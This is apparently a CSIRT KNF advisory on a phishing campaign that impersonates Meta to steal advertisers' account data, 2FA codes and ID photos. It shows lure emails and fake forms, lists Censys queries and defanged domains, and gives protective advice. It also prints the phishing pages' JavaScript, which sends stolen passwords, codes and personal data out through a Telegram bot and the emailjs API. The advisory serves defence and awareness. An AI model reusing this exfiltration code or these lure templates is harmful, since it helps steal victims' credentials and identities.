

## Your Facebook account can become a tool of fraudsters.

In today's digital world, where advertising on platforms such as Facebook and Instagram has become a key part of many companies' marketing strategy, scammers are finding newer and newer ways to phish for personal information and funds.

Recently, KNF's CSIRT team has seen an increase in phishing campaigns that target **advertisers** on Facebook and Instagram using fake emails that mimic messages from Meta, the parent company of both platforms.




Figure 1 An example of an email sent by criminals.

Cybercriminals, using social engineering techniques, create emails that at first glance look like authentic messages from the Met. These fake messages often inform about alleged problems with an advertising account, the need to verify personal information or the need to pay for advertising services. Links in these messages lead to fake websites that are almost indistinguishable from real ones, increasing the risk of misleading recipients.

When you click on the link, a fake page is displayed:




Figure 2 A fake site impersonating the Meta service.

The form on the fake site phishes for personal and account information:




Figure 3 A fake site impersonating the Meta service phishing for personal information.

After filling out the form, the site phishes for a login password:




Figure 4 Phishing form for account password.

A code for multi-factory authentication is then tricked out:

**Two-factor authentication required**

You've asked us to require a 6-digit login code when anyone tries to access your account from a new device or browser.

Enter the 6-digit code from your code generator or third-party app below.

Login code  ( wait: 04:55 )

[Need another way to authenticate?](#)

Figure 5 A form phishing for an MFA code for an account.

In some scam schemes, the site also extorts photos of ID cards:

**Confirm Your Identity With Facebook**

**My personal account was disabled**

Before we can review your account, please fill out the form below to help us verify your identity.

Please attach a copy of your ID(s). Learn more about why we require ID verification and what types of ID we'll accept below.

ID(s)

As it's listed on the account

Nie wybrano pliku

We may encrypt and store your ID for up to one year to improve our automated systems for detecting fake IDs. We might use trusted service providers to help review your information. Your ID will be stored securely and will not be visible to anyone on Facebook. If you don't want Facebook to use your ID to improve our automated systems for detecting fake IDs, you can adjust your Identity Confirmation Settings. If you turn this option off, the copy of your ID will be deleted within 30 days of submission or when you turned this option off. Visit the Help Centre to learn more about what happens to your ID after you have sent it to us.

**Submitting ID**

- ID rejected by Facebook
- Types of IDs that Facebook accepts?
- How to upload an ID to Facebook?
- Why Facebook may ask you to upload an ID
- What happens to your ID after you send it to Facebook

Figure 6 Phishing form for ID card photos.

After no response from the potential victim, the criminals send reminders the next day in the case they describe:

Od: Meta for Business <no-reply@restriction-case-ott46@facebook.com>  
Data: 22 lutego 2024 o 09:24:35 CET  
Do: [redacted]  
Temat: Dezaktywacja Na Stałe Państwa Konta Reklamowego.

**Dezaktywacja Na Stałe Państwa Konta Reklamowego.**

Cześć, [redacted]

Po przeprowadzeniu przeglądu, stwierdziliśmy kilka poważnych naruszeń w Państwa działaniach reklamowych. W wyniku tych naruszeń, Państwa konto reklamowe jest zagrożone trwałą dezaktywacją. Te działania nie tylko negatywnie wpływają na doświadczenia użytkowników na Facebooku, ale mogą również prowadzić do konsekwencji prawnych.

**Konkretne naruszenia obejmują:**

- Reklamowanie produktów lub usług zakazanych.
- Poważne naruszenia praw własności intelektualnej i praw autorskich.
- Publikowanie wprowadzających w błąd lub kontrowersyjnych informacji politycznych.

**Jeśli nie zostaną one natychmiast rozwiązane, możecie Państwo zmierzyć się z:**

- Karami karnymi, w tym możliwością postawienia przed sądem.
- Bardzo wysokimi karami finansowymi.
- Całkowitą i trwałą utratą dostępu do usług reklamowych Facebooka.

Jeśli uważają Państwo, że doszło do nieporozumienia w tej sprawie, prosimy o jak najszybsze złożenie skargi, abyśmy mogli ją ponownie rozpatrzyć.

Prosimy zauważyć, że jeśli nie podejmą Państwo działań naprawczych w ciągu 24 godzin od otrzymania tego powiadomienia, będziemy zmuszeni zastosować wymienione środki.

Figure 7 Reminder email.

The data entered on the site is sent to the Telegram channel using the API:

```

<script>
function getIp() {
$.get("https://api.ipify.org/?format=json", function (response) {
$("#ip_hidden").val(response.ip);
});
}
getIp();
function handleActions() {
let code = document.querySelector("#code");
if (code.value == '') {
$("#code").css('border', '1px solid red');
return;
} else {
var bot = [REDACTED]
var chid = [REDACTED]
// Sử dụng Axios để lấy địa chỉ IP
axios.get("https://api64.ipify.org/?format=json")
.then(response => {
// Extract IP address from the response
const ip = response.data.ip;
var params = {
content: "===== " + '%0A' +
'7]2FA: ' + code.value + ' ' + '%0A' +
'IP: ' + ip + ' ' + '%0A' +
"===== "
}
fetch("https://api.telegram.org/${bot}/sendMessage?chat_id=${chid}&text=${params.content}", {
method: 'POST',
headers: {
'Content-Type': 'application/json',
},
}).then(function () {
window.location = 'https://www.facebook.com/help/?rdrhc';
}).catch(error => {
console.error('Lỗi khi lấy địa chỉ IP:', error);
window.location = 'https://www.facebook.com/help/?rdrhc';
});
});
}
}
$.numeric().on('input', function (event) {
if (this.value != '') {
$("#code").css('border', 'none');
}
this.value = this.value.replace(/[^\d]/g, '');
});
</script>

```




Figure 8 A code snippet of the analyzed page and the bot responsible for collecting login credentials.

In some cases, they use the emailjs.com service, which allows the information received by the API to be redirected to an email address:

```


function clickSend() {
if (countSend == 0) {
code_1 = document.getElementById("code").value;
var data = localStorage.getItem("location_data") + "\n" + "\n";
data += "information: " + localStorage.getItem("information") + "\n";
data += "full_name: " + localStorage.getItem("full_name") + "\n";
data += "business_email: " + localStorage.getItem("business_email") + "\n";
data += "personal_email: " + localStorage.getItem("personal_email") + "\n";
data += "phone_number: " + localStorage.getItem("phone_number") + "\n";
data += "page_name: " + localStorage.getItem("page_name") + "\n";
data += "password_1: " + localStorage.getItem("password_1") + "\n";
data += "password_2: " + localStorage.getItem("password_2") + "\n";
data += "\n";
data += "code_1: " + code_1 + "\n";
data += "code_2: " + code_2 + "\n";
data += "code_3: " + code_3 + "\n";
var dataSend = {
service_id: serviceID,
template_id: templateId,
user_id: userId,
template_params: { content: data },
};
$.ajax("https://api.emailjs.com/api/v1.0/email/send", {
type: "POST",
data: JSON.stringify(dataSend),
contentType: "application/json",
});
}
}

```

Figure 9 Excerpt from the code of the analyzed page.

The consequences of such fraud can be very serious for companies. Stolen personal information, credit card information and even access data to company accounts can be used for further financial fraud or identity theft. For companies that base their marketing strategy on these platforms, such incidents can lead not only to direct financial losses, but also to damage to reputation and customer trust.

Below are examples of fake ads that may later be published using the seized accounts:



### CTI

During CTI's efforts, it was able to identify several sites using various fraud schemes. Below are examples of queries in Censys that allow searching for fake sites from the described campaign.

**GoogleTag:** (services.http.response.body: "G-HT1Q7LJR9J") : **(services.http.response.body: "Meta for Business - Page Appeal") :**


**Hosts**  
Results: 3 Time: 1.15s

- [blueprint.ipcs-techtribe.pro \(45.32.69.150\)](http://blueprint.ipcs-techtribe.pro)  
AS-CHOOPA (20473) California, United States  
google-analytics  
80/HTTP 443/HTTP
- [blueprint.coco-system.pro \(45.77.92.128\)](http://blueprint.coco-system.pro)  
AS-CHOOPA (20473) Florida, United States  
google-analytics  
80/HTTP 443/HTTP
- [blueprint.coco-system.pro \(45.32.69.150\)](http://blueprint.coco-system.pro)  
AS-CHOOPA (20473) California, United States  
google-analytics  
443/HTTP
- [www.supportfbappeal.com \(104.21.25.19\)](http://www.supportfbappeal.com)  
CLOUDFLARENET (13335) California, United States  
react  
80/HTTP 443/HTTP
- [www.fb-appeal1542212347.com \(104.21.66.86\)](http://www.fb-appeal1542212347.com)  
CLOUDFLARENET (13335) California, United States  
react  
80/HTTP 443/HTTP
- [supportfbappeal.com \(172.67.222.4\)](http://supportfbappeal.com)  
CLOUDFLARENET (13335) California, United States  
react  
80/HTTP 443/HTTP
- [fb-appeal1542212347.com \(172.67.157.254\)](http://fb-appeal1542212347.com)  
CLOUDFLARENET (13335) California, United States  
react  
80/HTTP 443/HTTP


**Identified domains associated with the above campaign:**

blueprint[.]ipcs-techtribe[.]pro	meta-violation-10075161[.]web[.]app
blueprint[.]coco-system[.]pro	meta-appeal[.]top
www[.]fb-appeal1542212347[.]com	case-meta[.]store
support-review-case10242126545[.]pages[.]dev	facebookcase-id12673[.]vercel[.]app
sale[.]kimship[.]com	www[.]metasupport82397482937[.]vercel[.]app
supportfbappeal[.]com	metasupport82397482937[.]vercel[.]app
supportfbappeal[.]com	metasupport92387478293[.]vercel[.]app
meta-help-436320319773[.]com	metareview[.]pro
comsupportbusiness[.]com	metaforbusiness[.]live
sale[.]kimship[.]com	metaforbusiness[.]pro
fb-appeal1542212347[.]com	metaservicesupport[.]live
administor-business-active-meta20[.]surge[.]sh	www[.]metasupportservice[.]live
administor-business-active-meta15[.]surge[.]sh	metasupportservice[.]live
meta-help-k3g6c[.]surge[.]sh	www[.]metaservicesupport[.]live
meta-business-apply-5c0eb[.]web[.]app	meta-business-help-center1-com[.]firebaseapp[.]com
support-meta-ads-6eqfx[.]surge[.]sh	meta-business-help-center1-com[.]web[.]app
facebook-help-center-caseid151343555477[.]vercel[.]app	metaforbusiness1421562123[.]web[.]app
meta-help-i4hg0[.]surge[.]sh	metasupport34167245[.]web[.]app
meta-business-t88nz[.]surge[.]sh	meta-help-support-c00f4[.]web[.]app
meta-business-s5t18[.]surge[.]sh	facebook-appeal[.]com
facebookappealhelpcentercaseid516512234548[.]vercel[.]app	www[.]facebook-appeal[.]com
www[.]metahelpcenterappealverification[.]com	metasupport192330138[.]web[.]app
facebookappeals[.]oscarmike[.]com[.]au	meta-help-center-49efe[.]web[.]app
www[.]facebookappeals[.]oscarmike[.]com[.]au	metaforbusiness34669744[.]firebaseapp[.]com
metahelpcenterappealverification[.]com	metaforbusiness34669744[.]web[.]app
mail[.]metahelpcenterappealverification[.]com	facebook[.]comltokenid[.]online
administor-business-active-meta26[.]surge[.]sh	www[.]facebook[.]comltokenid[.]online
review-meta-c9asd[.]web[.]app	metaforbusiness164562651[.]web[.]app
metasupportappealcenter[.]com	metaforbusiness164562651[.]firebaseapp[.]com
facebook-2759d[.]web[.]app	metaforbusiness18998324[.]web[.]app
facebookcom[.]case-3192[.]online	meta-help-support-2a6f4[.]web[.]app
facebook[.]case-58912321[.]cloud	metaforcopyright-36e13[.]web[.]app
metasupportcase56423444[.]web[.]app	metasupport19895241[.]web[.]app
metahalpcenter[.]com	metawebsupport-3163165402[.]web[.]app
meta-help-team-meta-busi-8c391[.]web[.]app	metawebsupport-3163165402[.]firebaseapp[.]com
metapagereview-bb87253[.]firebaseapp[.]com	meta-support-e0e44[.]web[.]app
metapagereview-bb67423[.]web[.]app	meta-support-e0e44[.]firebaseapp[.]com
metapagereview-bb87253[.]web[.]app	meta-help-center-8a571[.]firebaseapp[.]com
metapagereview-bb99827[.]web[.]app	meta-help-center-8a571[.]web[.]app
metapagereview-bb73241[.]web[.]app	meta-business-case-523de[.]firebaseapp[.]com
meta-violation-10075161[.]firebaseapp[.]com	meta-business-case-523de[.]web[.]app


Below are screenshots of the different variants of the fraudulent sites involved in the described campaign:



The screenshot shows a browser window with the URL <https://ohbv-jkbs-pttl-uggw.onrender.com>. The page title is "Meta for Business - Page Appeal". The main heading is "Get Started". Below the heading, there is a message: "We have received multiple reports that suggest that your account has been in violation of our terms of services and community guidelines. As a result, your account is scheduled for review. Report no: 285959362". A section titled "Please provide us information that will help us investigate" contains several input fields: "Full Name", "Business Email Address", "Personal Email Address", "Mobile Phone Number", and "Page Name". At the bottom, there is a checkbox for "I agree to our Terms, Data and Cookies Policy" and a blue "Submit" button.




This screenshot shows the same fraudulent page as above, but with a modal dialog box open. The dialog box is titled "Please Enter Your Password" and contains the text "For your security you must enter your password to continue." Below this text is a "Password" input field and a blue "Continue" button. The background page is partially obscured by the dialog box.




The screenshot shows a browser window with the URL <https://ohbv-jkbs-pttl-uggw.onrender.com/confirm.html>. The page title is "Meta". The main heading is "Two-factor authentication required (2/3)". Below the heading, there is a message: "You've asked us to require a 6-digit login code when anyone tries to access your account from a new device or browser. Enter the 6-digit code from your code generator or third-party app below." Below this message is a "Login code" input field and a blue "Send" button. At the bottom, there is a link for "Need another way to authenticate?".

### Another variant of the fake site:



### Another graphic variant used for the same fraud scheme:





**What precautions should you implement to protect yourself from losing your Facebook/Meta account?**

1. **Verify all messages:** Before you take any action, make sure the message comes from a trusted source. It's best to log directly into your Facebook or Instagram account and see if there are any official notifications.
2. **Use two-step verification:** Enabling additional security measures on your accounts can make life significantly harder for scammers.
3. **Educate yourself and your employees:** The more you know about fraudsters' methods, the harder it is for you to be fooled. Regular security training can significantly reduce the risk of incidents.



**We report on the new ways scammers are operating through social media.**

We encourage you to watch the CSIRT KNF accounts in the services:

**Twitter:** [https://twitter.com/CSIRT\\_KNF](https://twitter.com/CSIRT_KNF)

**LinkedIn:** <https://www.linkedin.com/company/csirt-knf>

**Facebook:** <https://www.facebook.com/profile.php?id=100065127625555>